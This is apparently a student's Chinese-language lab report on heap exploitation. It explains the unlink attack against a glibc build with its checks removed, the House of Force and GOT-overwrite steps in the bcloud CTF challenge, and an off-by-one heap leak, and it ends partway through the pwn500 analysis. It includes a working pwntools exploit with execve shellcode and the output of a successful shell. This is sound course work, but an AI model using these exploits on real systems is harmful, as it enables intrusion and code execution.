


# 第一题

attack.c中680这个数值怎么来的？在分配的内存中覆盖了哪些范围，请画图说明。

chunk的分配如下图所示：



vuln.c程序中，首先使用malloc()函数申请了一个大小为666字节的堆空间。由于是32位系统，因此chunk的大小应为8的整数倍。同时，由于当前一个chunk处于占用状态时，当前chunk的pre\_size字段不可访问，因此前一个chunk可以使用。故当申请大小为666字节的堆空间时，由于申请到的chunk必然处于占用状态，则对于下一个chunk的pre\_size字段必然不可用，即分配到的当前chunk可使用下一个chunk的pre\_size字段存放数据；另外，由于要求chunk最终大小是8的整数倍，因此此时第一个chunk的memory字段实际上大小仅有664字节，与下一个chunk共用pre\_size字段则总共可用的大小为 $664 + 4 = 668$ 字节，大于要求的666字节，满足要求。

同时，当向该chunk写入数据时，从mem所指地址开始写入。为了覆盖第二个chunk的fd和bk字段，还需要 $4 * 3 = 12$ 字节大小的数据。因此为了满足合适的溢出效果，共需要 $668 + 12 = 680$ 字节的数据用来构造携带shellcode的payload。

# 第二题

attack.c中覆盖第二个chunk的元数据fd指针，为什么要FUNCTION\_POINTER-12？

当进行unlink操作时，会执行如下宏：

```
/* Take a chunk off a bin list */
#define unlink(AV, P, BK, FD) { \
    FD = P->fd; \
    BK = P->bk; \
    FD->bk = BK; \
    BK->fd = FD; \
}
```

由于覆盖数据的设计中将next chunk的fd字段填充成了 `FUNCTION_POINTER-12`，即free()函数在GOT表中的地址-12的地址值，而bk字段被填充成了shellcode所在地址。因此当执行unlink操作时，由于向后合并而导致next chunk需要从双向链表中摘除，即此时有：

```
P = next chunk基址，即第一题图中pre_size(public)位置
FD = P->fd = (address of free()) - 12
BK = P->bk = address of shellcode
```

当上述两条代码执行结束后，会将 `(address of free()) - 12` 该地址作为新的一个chunk结构体的基址，因此根据chunk结构，`chunk->fd` 距离chunk基址的偏移即为8字节，而 `chunk->bk` 距离chunk基址的偏移即为12字节。因此有：

FD->bk 即为 `((address of free()) - 12)->bk`  
即为 `(address of free()) - 12 + 12`  
即为 `address of free()`

又因为FD->bk = BK，BK此时为shellcode的地址，因此GOT表中free()函数调用地址即为shellcode的地址。

BK->fd 即为 `(address of shellcode)->fd`  
即为 `shellcode address + 8`

又因为BK->fd = FD，FD此时为free()函数在GOT表中对应地址减12的32位地址值，因此(shellcode address + 8)地址处被放入4字节的该地址数据。

故为保证free()函数在GOT表中对应地址的值被成功替换为shellcode的地址，需要将第二个chunk的fd指针覆盖为 `FUNCTION_POINTER-12`。

## 第三题

shellcode开头是eb0a，表示跳过12个字节，为什么要跳过后面的"ssppppffff"？另外请反汇编shellcode解释shellcode的功能。

首先，该题题目表述有误，shellcode开头的 0xeb0a 是跳过10个字节，恰好为后面的 ssppppffff。随后对该问题解答如下：

根据第二题中对unlink操作的深入分析可以得知，shellcode对应地址加8地址处会在unlink过程中被写入一个4字节大小的数据。因此，为了防止该数据影响到shellcode的执行，在shellcode最开始处放入一个跳过指令，使其跳过会被unlink操作影响到的地址，即距离shellcode基址偏移  $8 + 4 = 12$  字节以内的地址。又由于该跳过指令占用了2字节大小，因此最少仅需要跳过  $12 - 2 = 10$  字节数据即可。故对该跳过指令后的10个字节的数据进行填充，使用的即为 ssppppffff，实际上，该填充字符串可以为非零的任意值。另外，由于仅需要跳过被unlink影响的地址即可，因此该填充大小可以为大于等于10的任意值，仅需和跳过指令配合即可。需要特别注意的是，跳过指令执行结束后，不可以出现无效指令，应紧接着填充真正有效的shellcode。

接着反汇编shellcode以查看该shellcode功能。首先编写如下代码：

```
1  #include <stdio.h>
2  int main() {
3      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
4      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
5      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
6      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
7      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
8      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
9      __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
10     __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop"); __asm__("nop");
11     return 0;
12 }
```

编译后使用IDA打开该程序，如下：

随后更改其中的nop指令为真实有效的shellcode，如下：

接着在main函数上使用F5反编译后得到结果如下：

观察到，该shellcode利用系统调用 `sys_execve()` 传入 `/bin/bash` 参数完成了对shell的获取。

## 第四题

vuln.c中分配的666字节和12字节的chunk，实际分配大小是多大？属于第几个虚拟bin？如果是在64位平台呢？

## 32位系统

根据第一题中的具体分析，666字节实际分配大小为 $664 + 4 = 668$ 字节（不包含pre\_size和chunk size字段），其中，4字节与next chunk的pre\_size字段共用。12字节实际分配大小为 $12 + 4 = 16$ 字节（不包含pre\_size和chunk size字段），其中4字节与next chunk共用。

因此综上，若包含pre\_size和chunk size固定字段，同时考虑共用部分，则分别为 $668 + 8 = 676$ 字节和 $16 + 8 = 24$ 字节。

分别属于第66、2个虚拟bin。

## 64位系统

对于64位系统，向16字节对齐。因此666字节实际分配大小为 $664 + 8 = 672$ 字节（不包含pre\_size和chunk size字段），其中8字节与next chunk的pre\_size字段共用。12字节实际分配大小为 $8 + 8 = 16$ 字节（不包含pre\_size和chunk size字段），其中8字节与next chunk的pre\_size字段共用。

因此综上，若包含pre\_size和chunk size固定字段，同时考虑共用部分，则分别为 $672 + 16 = 688$ 字节和 $16 + 16 = 32$ 字节。

分别属于第43、2个虚拟bin。

## 第五题

课程提供的glibc源代码中unlink宏去掉了哪些保护措施导致unlink攻击可以成功？解释这些安全措施的含义。

进入源码目录下查看 `glibc-2.20/malloc/malloc.c` 文件中的unlink宏，结果如下：

```
1442 /* Take a chunk off a bin list, liweiming removed double-link protection*/
1443 #define unlink(P, BK, FD) {
1444     FD = P->fd;
1445     BK = P->bk;
1446     FD->bk = BK;
1447     BK->fd = FD;
1448     if (!in_smallbin_range (P->size)
1449         && __builtin_expect (P->fd_nextsize != NULL, 0)) {
1449         assert (P->fd_nextsize->bk_nextsize == P);
1450         assert (P->bk_nextsize->fd_nextsize == P);
1451         if (FD->fd_nextsize == NULL) {
1452             if (P->fd_nextsize == P)
1453                 FD->fd_nextsize = FD->bk_nextsize = FD;
1454             else {
1455                 FD->fd_nextsize = P->fd_nextsize;
1456                 FD->bk_nextsize = P->bk_nextsize;
1457                 P->fd_nextsize->bk_nextsize = FD;
1458                 P->bk_nextsize->fd_nextsize = FD;
1459             }
1460         } else {
1461             P->fd_nextsize->bk_nextsize = P->bk_nextsize;
1462             P->bk_nextsize->fd_nextsize = P->fd_nextsize;
1463         }
1464     }
1465 }
1466 }
```

## 当前源码分析

```
if (!in_smallbin_range (P->size) \
    && __builtin_expect (P->fd_nextsize != NULL, 0)) {
    ...
}
```

由于smallbin的fd\_nextsize和bk\_nextsize是没有意义的，因此首先判断P是否为smallbin，当不是smallbin时再接着判断P是否为同尺寸chunk组中的第一个chunk，当P不是第一个chunk时，它的fd\_nextsize和bk\_nextsize也是没有意义的，因此也不需要进行修改。

```
assert (P->fd_nextsize->bk_nextsize == P);
assert (P->bk_nextsize->fd_nextsize == P);
```

对于一个chunk P，它自身不可能形成自指向，因此当产生自指向情况时，进行assert。

```

if (FD->fd_nextsize == NULL) {
    if (P->fd_nextsize == P)
        FD->fd_nextsize = FD->bk_nextsize = FD;
    else {
        FD->fd_nextsize = P->fd_nextsize;
        FD->bk_nextsize = P->bk_nextsize;
        P->fd_nextsize->bk_nextsize = FD;
        P->bk_nextsize->fd_nextsize = FD;
    }
} else {
    P->fd_nextsize->bk_nextsize = P->bk_nextsize;
    P->bk_nextsize->fd_nextsize = P->fd_nextsize;
}

```

如果FD->fd\_nextsize == NULL，那么P脱链后FD即成为当前尺寸相同的chunks的第一个chunk。继续判断P->fd\_nextsize == P，因为当P为仅有的唯一一组尺寸相同的chunks的第一个chunk的话，需要特殊处理，否则FD直接继承P的fd\_nextsize以及bk\_nextsize即可。

如果FD->fd\_nextsize != NULL，说明FD是下一组尺寸相同的chunks的第一个chunk。

## 缺少源码分析

```

if (__builtin_expect (chunksz(P) != prev_size (next_chunk(P)), 0))
    malloc_printerr ("corrupted size vs. prev_size");

```

若物理相邻的后一个chunk的prev\_size位的值与当前待脱链的空闲chunk的size不等时，则报错。提升了shellcode构造成本。

```

if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
    malloc_printerr ("corrupted double-linked list");

```

一个关键检查，这要求攻击者需要构造更为精巧的shellcode填充，来使得通过该检查，因为该检查旨在避免对脱链chunk中fd字段和bk字段的随意构造。这增加了shellcode的构造难度。为了使其满足上述判断条件则需满足：

```

P->fd->bk == P <=> *(P->fd + 0x18) == P
P->bk->fd == P <=> *(P->bk + 0x10) == P

```

所以有：

```

P->fd = &P - 0x18
P->bk = &P - 0x10

```

## vuln程序安全选项分析

除了源码分析外，对vuln编译过程中开启的安全选项进行分析，如下：

```
vagrant@vagrant-ubuntu-trusty-32:~$ checksec
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
usage: pwn checksec [-h] [--file [elf [elf ...]]] [elf [elf ...]]
vagrant@vagrant-ubuntu-trusty-32:~$ checksec vuln
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] '/home/vagrant/vuln'
Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
RPATCH:    '/home/vagrant/glibc-build/lib'
vagrant@vagrant-ubuntu-trusty-32:~$ _
```

- No RELRO：表示GOT表可写，因此保证了可以将free()函数GOT表中的映射地址更换为shellcode地址；
- No canary found：表示栈没有添加canary，即没有在缓冲区与返回地址之间添加一个用于检查的随机数，更方便shellcode的编写（但对该vuln攻击没有作用，因为本次攻击是针对堆漏洞完成的）；
- NX disabled：表示不可执行位没有开启，即堆栈段可以执行，方便执行在堆中的shellcode；
- No PIE：未开启地址随机化，更方便使用库文件信息。

## 第六题

vuln.c中第一次调用free的时候是什么情况下进行chunk的consolidation的？依据glibc源代码进行分析，给出分析过程。

查看 glibc-2.20/malloc/malloc.c 文件中，观察到 free() 函数即为 \_\_libc\_free() 函数，如下图：

```
strong_alias (__libc_calloc, __calloc) weak_alias (__libc_calloc, calloc)
strong_alias (__libc_free, __cfree) weak_alias (__libc_free, cfree)
strong_alias (__libc_free, __free) strong_alias (__libc_free, free)
strong_alias (__libc_malloc, __malloc) strong_alias (__libc_malloc, malloc)
```

\_\_libc\_free() 函数的代码如下：

```
2938 void
2939 __libc_free (void *mem)
2940 {
2941     mstate ar_ptr;
2942     mchunkptr p;                /* chunk corresponding to mem */
2943
2944     void (*hook) (void *, const void *)
2945     = atomic_forced_read (__free_hook);
2946     if (__builtin_expect (hook != NULL, 0))
2947     {
2948         (*hook)(mem, RETURN_ADDRESS (0));
2949         return;
2950     }
2951
2952     if (mem == 0)                /* free(0) has no effect */
2953         return;
2954
2955     p = mem2chunk (mem);
2956
2957     if (chunk_is_mmapped (p))    /* release mmaped memory. */
2958     {
2959         /* see if the dynamic brk/mmap threshold needs adjusting */
2960         if (!mp_.no_dyn_threshold
2961             && p->size > mp_.mmap_threshold
2962             && p->size <= DEFAULT_MMAP_THRESHOLD_MAX)
2963         {
2964             mp_.mmap_threshold = chunksize (p);
2965             mp_.trim_threshold = 2 * mp_.mmap_threshold;
2966             LIBC_PROBE (memory_mallopt_free_dyn_thresholds, 2,
2967                         mp_.mmap_threshold, mp_.trim_threshold);
2968         }
2969         munmap_chunk (p);
2970         return;
2971     }
2972
2973     ar_ptr = arena_for_chunk (p);
2974     _int_free (ar_ptr, p, 0);
2975 }
2976 libc_hidden_def (__libc_free)
```

观察到，使用 mem2chunk() 函数根据内存获取chunk的指针。如果当前free的chunk是通过mmap()分配的，调用munmap\_chunk()函数unmap该chunk。随后使用 \_int\_free() 函数来释放chunk，该函数中包含unlink()的信息如下：

```

3993     /* consolidate backward */
3994     if (!prev_inuse(p)) {
3995         prevsize = p->prev_size;
3996         size += prevsize;
3997         p = chunk_at_offset(p, -((long) prevsize));
3998         unlink(p, bck, fwd);
3999     }
4000
4001     if (nextchunk != av->top) {
4002         /* get and clear inuse bit */
4003         nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
4004
4005         /* consolidate forward */
4006         if (!nextinuse) {
4007             unlink(nextchunk, bck, fwd);
4008             size += nextsize;
4009         } else
4010             clear_inuse_bit_at_offset(nextchunk, 0);
4011     }

```

对调用到unlink()的代码解释如下：

- 如果当前free的chunk的前一个相邻chunk为空闲状态，与前一个空闲chunk合并。计算合并后的chunk大小，并将前一个相邻空闲chunk从空闲chunk链表中删除。
- 如果与当前free的chunk相邻的下一个chunk不是分配区的top chunk，查看与当前chunk相邻的下一个chunk是否处于inuse状态。如果与当前free的chunk相邻的下一个chunk处于inuse状态，清除当前chunk的inuse状态，则当前chunk为空闲；否则，将相邻的下一个空闲chunk从空闲链表中删除，并计算当前chunk与下一个chunk合并后的chunk大小。

## 第七题

学习pwntools的使用方法，提交改写后的exploit的Python代码。

由于在完成信息系统安全作业时已对pwntools有了一定的了解，因此编写exploit代码如下，代码具体功能已在代码中注释，不再赘述：

```

from pwn import *

FUNCTION_POINTER = 0x08049778 # address of free() in GOT
CODE_ADDRESS = 0x804a008 + 0x10 # address of shellcode
DUMMY = 0xdefaced # random padding

shellcode = "\xeb\x0assppppffff"
shellcode +=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x8
9\xe1\xb0\x0b\xcd\x80"

payload = p32(DUMMY) * 4 # padding1
payload += shellcode # shellcode
payload += 'B' * 611 # padding2
payload += p32(0xffffffff) # next chunk's prev_size
payload += p32(0xffffffffc) # next chunk's chunk size
payload += p32(FUNCTION_POINTER - 12) # next chunk's fd = address of free() in
GOT - 12
payload += p32(CODE_ADDRESS) # next chunk's bk = address of shellcode

p = process(argv=['./vuln', payload])
p.sendline(payload)
p.interactive()

```

运行该脚本，观察到成功执行攻击并返回shell，输入ls命令可正常交互，如下图：



```
vagrant@vagrant-ubuntu-trusty-32:~$ python exploit.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process './vuln': pid 4563
[*] Switching to interactive mode
/bin//sh: 1: *****: not found
/bin//sh: 2: ssppppffff1*Ph//shh/bin\x89*P*♦S♦♦
♦BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBB\xff\xff\xff\xff♦♦♦1♦\x0\x18\xa0\x0: not found
$ ls
attack      exploit.py  glibc-build  vuln
attack.c    glibc-2.20  input_str.txt vuln.c
$ █
```

## 第八题

请解释exploit脚本中第96行到第100行代码的含义，其中pos变量的值是怎么计算出来的，目的是什么？：

```

96 heapBase = leakAddr - 8
97 pos = 0x804b120 - (heapBase+0x48*3+0x48*4+16)
98 payload1 = ''
99 print '=== 5 new note, pos:', pos
100 new_note(str(pos), payload1)

```

## 第96行解析

首先使用IDA对目标文件 `bc1oud` 进行反汇编，对`main()`函数的分析如下：

```

1 void __cdecl main()
2 {
3     setvbuf(stdin, 0, 2, 0);
4     setvbuf(stdout, 0, 2, 0);
5     setvbuf(stderr, 0, 2, 0);
6     sub_804899C(); 基本信息的获取函数，包括对name、org等。
7     while ( 1 )
8     {
9         switch ( sub_8048760() )
10        {
11            case 1:
12                sub_80489AE();
13                break;
14            case 2:
15                sub_8048AA2();
16                break;
17            case 3:
18                sub_8048AB7();
19                break;
20            case 4:
21                sub_8048B63();
22                break;
23            case 5:
24                sub_8048C08();
25                break;
26            case 6:
27                sub_8048C4E();
28                return;
29            default:
30                sub_8048C6C();

```

进一步对 `sub_804899C()` 函数进行分析，观察到由于name字段仅申请了64字节的堆大小，因此可能导致内存泄漏，如下图：



```

1 unsigned int sub_80487A1()
2 {
3     char s; // [esp+1Ch] [ebp-5Ch]
4     char *v2; // [esp+5Ch] [ebp-1Ch]
5     unsigned int v3; // [esp+6Ch] [ebp-Ch]
6
7     v3 = __readgsdword(0x14u);
8     memset(&s, 0, 0x50u);
9     puts("Input your name:");
10    sub_804868D(&s, 64, 10);
11    v2 = (char *)malloc(0x40u);
12    dword_804B0CC = (int)v2;
13    strcpy(v2, &s);
14    sub_8048779(v2);
15    return __readgsdword(0x14u) ^ v3;
16 }

```

存储name字段的heap大小仅申请了64字节，因此可能导致内存泄露

同时，对 sub\_804868D() 函数进行进一步分析，得到如下结果：

```

1 int __cdecl sub_804868D(int a1, int a2, char a3)
2 {
3     char buf; // [esp+1Bh] [ebp-Dh]
4     int i; // [esp+1Ch] [ebp-Ch]
5
6     for ( i = 0; i < a2; ++i )
7     {
8         if ( read(0, &buf, 1u) <= 0 )
9             exit(-1);
10        if ( buf == a3 )
11            break;
12        *(_BYTE *)(a1 + i) = buf;
13    }
14    *(_BYTE *)(i + a1) = 0;
15    return 1;
16 }

```

当输了64个字符后才因为i=64而退出，此时 (i+a1) 的地址实际已经溢出了


此时，由于局部变量的问题，变量 v2 的申请恰好在 s 后，同时由于当 malloc(0x40u) 后会使得 v2 存储被分配到的chunk的data字段的地址，而由于此时 v2 变量地址处恰好是 s 变量的结尾字符 \0，从而导致该结尾字符被覆盖为chunk的data字段地址，进一步导致在进行后续 strcpy() 过程中 s 大小超过64字节后并向后寻找直到遇到一个 \0 字符才停止。

在对bcloud进行测试的过程中发现，该程序会对输入的名字字段进行回显，如下图：

```

case 4:
sub_8048B63();
break;
case 5:
sub_8048C08();
break;
case 6:
sub_8048C4E();
return;
default:
sub_8048C6C();
break;

```



回显name字段

12

同时，观察到攻击脚本中利用该回显构造了一个长64字节的name字段输入（如下图），这导致了上面分析的 off by one 漏洞的产生，在回显过程中导致内存地址的泄露。

```

57 name = 'a'*64
58 org = 'b'*64
59 host= '\xff\xff\xff\xff'
60
61 p.recvuntil("name:\n")
62 p.send(name) #should be send()
63 s = p.recvline()
64 leakAddr = u32(s[68:72])
65 print 'leak addr:', hex(leakAddr)

```

根据chunk的结构和上述攻击脚本，观察到提取了返回的 Hey [name字段(包含泄露值)] 中的68字节到第72字节共4字节的值，由于前68字节为 Hey<space> 4字节加上name字段填充的64字节数，因此第68字节到第72字节这4字节恰好为chunk的data字段的地址值。根据chunk的结构易知，该地址值减8后即为chunk的基址，也是该程序heap的基址，故有 heapBase = leakAddr - 8。

## 第97~100行对pos的解析

对main()函数中的while循环部分进行分析，观察到大量函数都调用了全局变量 dword\_804B120，如下图：

```

1 int sub_8048AB7()
2 {
3     int v1; // ST1C_4
4     int v2; // [esp+14h] [ebp-14h]
5     int v3; // [esp+18h] [ebp-10h]
6
7     puts("Input the id:");
8     v2 = sub_8048709();
9     if ( v2 < 0 || v2 > 9 )
10         return puts("Invalid ID.");
11     v3 = dword_804B120[v2];
12     if ( !v3 )
13         return puts("Note has been deleted.");
14     v1 = dword_804B0A0[v2];
15     dword_804B0E0[v2] = 0;
16     puts("Input the new content:");
17     sub_804868D(v3, v1, 10);
18     return puts("Edit success.");
19 }

```

```

1 int sub_80489AE()
2 {
3     int result; // eax
4     signed int i; // [esp+18h] [ebp-10h]
5     int v2; // [esp+1Ch] [ebp-Ch]
6
7     for ( i = 0; i <= 9 && dword_804B120[i] != 0; ++i )
8     {
9         if ( i == 10 )
10             return puts("Lack of space. Upgrade your account with just $100 :)");
11         puts("Input the length of the note content:");
12         v2 = sub_8048709();
13         dword_804B120[i] = (int)malloc(v2 + 4);
14         if ( !dword_804B120[i] )
15             exit(-1);
16         dword_804B0A0[i] = v2;
17         puts("Input the content:");
18         sub_804868D(dword_804B120[i], v2, 10);
19         printf("Create success, the id is %d\n", i);
20         result = i;
21         dword_804B0E0[i] = 0;
22         return result;
23 }

```

首先确定该全局变量的作用。对上图中两函数进行简单分析，观察到使用 sub\_8048709() 获取存储节点的ID值并将该ID值返回给变量 v2，当 v2 在合法范围内时，利用 dword\_804B120 数组对ID值进行检索并得到返回值 v3，因此猜测该变量主要存储节点分配状态的相关信息。对右侧函数进行分析，观察到该函数用于申请节点空间，dword\_804B120 主要存储的是第i个节点分配到的堆内地址值（chunk的data字段对应的地址值）。

对第97~100行代码结合攻击脚本中的 new\_note() 函数进行分析，该函数定义如下图：

```

4 def new_note(length, content):
5     global p
6     p.recvuntil("---->\n")
7     p.sendline("1") #should be sendline!
8     print p.recvuntil('the note content:')
9     p.sendline(length)
10    print p.recvuntil('the content:')
11    if len(content) > 0 and content[-1] == '\n':
12        p.send(content)
13    else:
14        p.sendline(content)

```

结合整个攻击过程得知，House of Force 攻击的target选择的是全局变量 dword\_804B120。首先 while 循环执行前调用的 sub\_804899C() 函数为name字段申请了64字节大小的chunk，同时 sub\_804884E()（如下图）又为org和host分别申请了64字节大小的chunk，因此while前总共申请了  $64 * 3 = 0x48 * 3$  字节的chunk。while循环开始后，攻击脚本利用new\_note()函数申请了4个大小为64的chunk，随后计算出第5个chunk的大小，使其恰好达到target地址，接着再申请一个chunk后对第6个chunk进行修改，则可以写入数据以控制shellcode的执行。因此while循环后共申请了  $64 * 4 = 0x48 * 4$  字节的chunk。同时，对于32位系统，SIZE\_SZ=8，因此还需要  $2 * SIZE\_SZ = 2 * 8 = 16$  字节的大小。

```

1 unsigned int sub_804884E()
2 {
3     char s; // [esp+1Ch] [ebp-9Ch]
4     char *v2; // [esp+5Ch] [ebp-5Ch]
5     int v3; // [esp+60h] [ebp-58h]
6     char *v4; // [esp+A4h] [ebp-14h]
7     unsigned int v5; // [esp+ACh] [ebp-Ch]
8
9     v5 = __readgsdword(0x14u);
10    memset(&s, 0, 0x90u);
11    puts("Org:");
12    sub_804868D((int)&s, 64, 10);
13    puts("Host:");
14    sub_804868D((int)&v3, 64, 10);
15    v4 = (char *)malloc(0x40u);
16    v2 = (char *)malloc(0x40u);
17    dword_804B0C8 = (int)v2;
18    dword_804B148 = (int)v4;
19    strcpy(v4, (const char *)&v3);
20    strcpy(v2, &s);
21    puts("OKay! Enjoy:");
22    return __readgsdword(0x14u) ^ v5;
23 }

```

综上，需要申请的第5个chunk具有极其关键的作用，便是完成chunk基址到target地址的chunk填充工作，使第6个chunk恰好覆盖target地址来方便写入攻击数据。故最终对pos即第五个chunk大小的计算应该是：

$$pos = (addressOfTarget) - (heapBase + chunkSizeBeforeWhile + chunkSizeInWhile + 2 * SIZE_SZ)$$

即:  $pos = 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16)$

## 第九题

请解释为什么第118行到121行代码可以泄露出printf的地址?

```
118 #leak printf address
119 print "=== 9 del note"
120 leak_str= del_note('1', True)
121 printf_leak_addr = u32(leak_str[1:5])
```

在第7步中, 首先对第6个节点即覆盖target的节点进行了编辑, 如下图:

```
107 print "=== 7 edit the 6th note"
108 payload2 = p32(got_free) + p32(got_printf)
109 for i in payload2:
110     print hex(ord(i)),
111 print 'len=', len(payload2)
112 edit_note('5', payload2)
```

这导致全局变量 dword\_804B120 的第1个指针指向了GOT表中的free()函数, 而该值被更改了PLT表中的printf()函数, 即 GOT\_free()=PLT\_printf(), 因此在调用free()函数时会调用printf()函数。接着在第8步中, 首先对第1个节点的内容进行了编辑, 将其内容修改为了PLT表中printf函数的地址。随后在第9步中删除了第2个节点, 具体代码如下:

```
115 print "=== 8 edit the 1st note"
116 edit_note('0', p32(plt_printf))
117
118 #Leak printf address
119 print "=== 9 del note"
120 leak_str= del_note('1', True)
121 printf_leak_addr = u32(leak_str[1:5])
```

删除节点的反编译代码如下:

```
1 int sub_8048B63()
2 {
3     int v1; // [esp+18h] [ebp-10h]
4     void *ptr; // [esp+1Ch] [ebp-Ch]
5
6     puts("Input the id:");
7     v1 = sub_8048709();
8     if ( v1 < 0 || v1 > 9 )
9         return puts("Invalid ID.");
10    ptr = (void *)dword_804B120[v1];
11    if ( !ptr )
12        return puts("Note has been deleted.");
13    dword_804B120[v1] = 0;
14    dword_804B0A0[v1] = 0;
15    free(ptr);
16    return puts("Delete success.");
17 }
```

观察到在上述函数第10行, 将全局变量 dword\_804B120[1] 的值PLT\_printf赋值给了 ptr 指针, 即 ptr=dword\_804B120[1]=PLT\_printf, 故此时 ptr 指向PLT表中printf()函数的地址。随后在上述函数的第15行进行了 free(ptr) 操作。由于此时GOT表中free函数已映射到了PLT表中printf()函数的地址, 因此实际执行的操作是 printf(address of printf in PLT)。

## 第十题

pwn500的exploit脚本第168行调用了show\_all\_receivers(), 为什么能够泄露heapbase, 即堆的起始地址?

观察到 read\_str() 函数中存在一个 off-by-one 漏洞, 同时观察到 new\_receiver()、send\_package() 等函数均调用了该函数, 因此这些函数可能导致分配的chunk的地址的泄露, 如下图:

```

2{
3  _BYTE *ptr; // rbx
4  int i; // ebp
5  ssize_t result; // rax
6
7  ptr = buf;
8  if ( len )
9  {
10     i = 0;
11     do
12     {
13         result = read(0, ptr, 1ULL);
14         if ( *ptr == 10 )
15         {
16             *ptr = 0;
17             goto LABEL_6;
18         }
19         ++ptr;
20         ++i;
21     }
22     while ( ptr != buf + (len - 1) + 1 );
23     *(buf + i) = 0;
24 }
25 else
26 {
27 LABEL_6:
28     *ptr = 0;
29 }
30 return result;
31}

```

xrefs to read_str				
Direct	Ty	Address	Text	
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	.text:0000000000040...	call	read_str
Up p	p	edit_receiver+A7	call	read_str
Up p	p	edit_receiver+C5	call	read_str
Up p	p	edit_receiver+E3	call	read_str
Up p	p	edit_receiver+101	call	read_str
Up p	p	new_receiver+166	call	read_str
Up p	p	new_receiver+1BC	call	read_str
Up p	p	new_receiver+1D9	call	read_str
Up p	p	new_receiver+1F6	call	read_str
Up p	p	new_receiver+213	call	read_str
Up p	p	send_package-13F	call	read_str
Up p	p	send_package+15C	call	read_str

其次，观察到攻击脚本第151行至167行中，不断使用 `new_receiver()`、`new_package()`、`del_receiver()` 和 `del_package()` 的方式来分配和释放receiver及package以达到使chunk重叠的攻击目标。如下图：

```

143 set_sender_info('/bin/sh', 'BBBB')
144 new_receiver()
145 set_current_receiver_info('AAAA', 'BBBB', 'CCCC', 'DDDD')
146 new_package(0x1f0, 'aaaa'*4)
147 new_package(0x1f0, 'bbbb'*4)
148 new_package(0x1f0, 'dddd'*4)
149 del_package(2)
150 del_package(1)
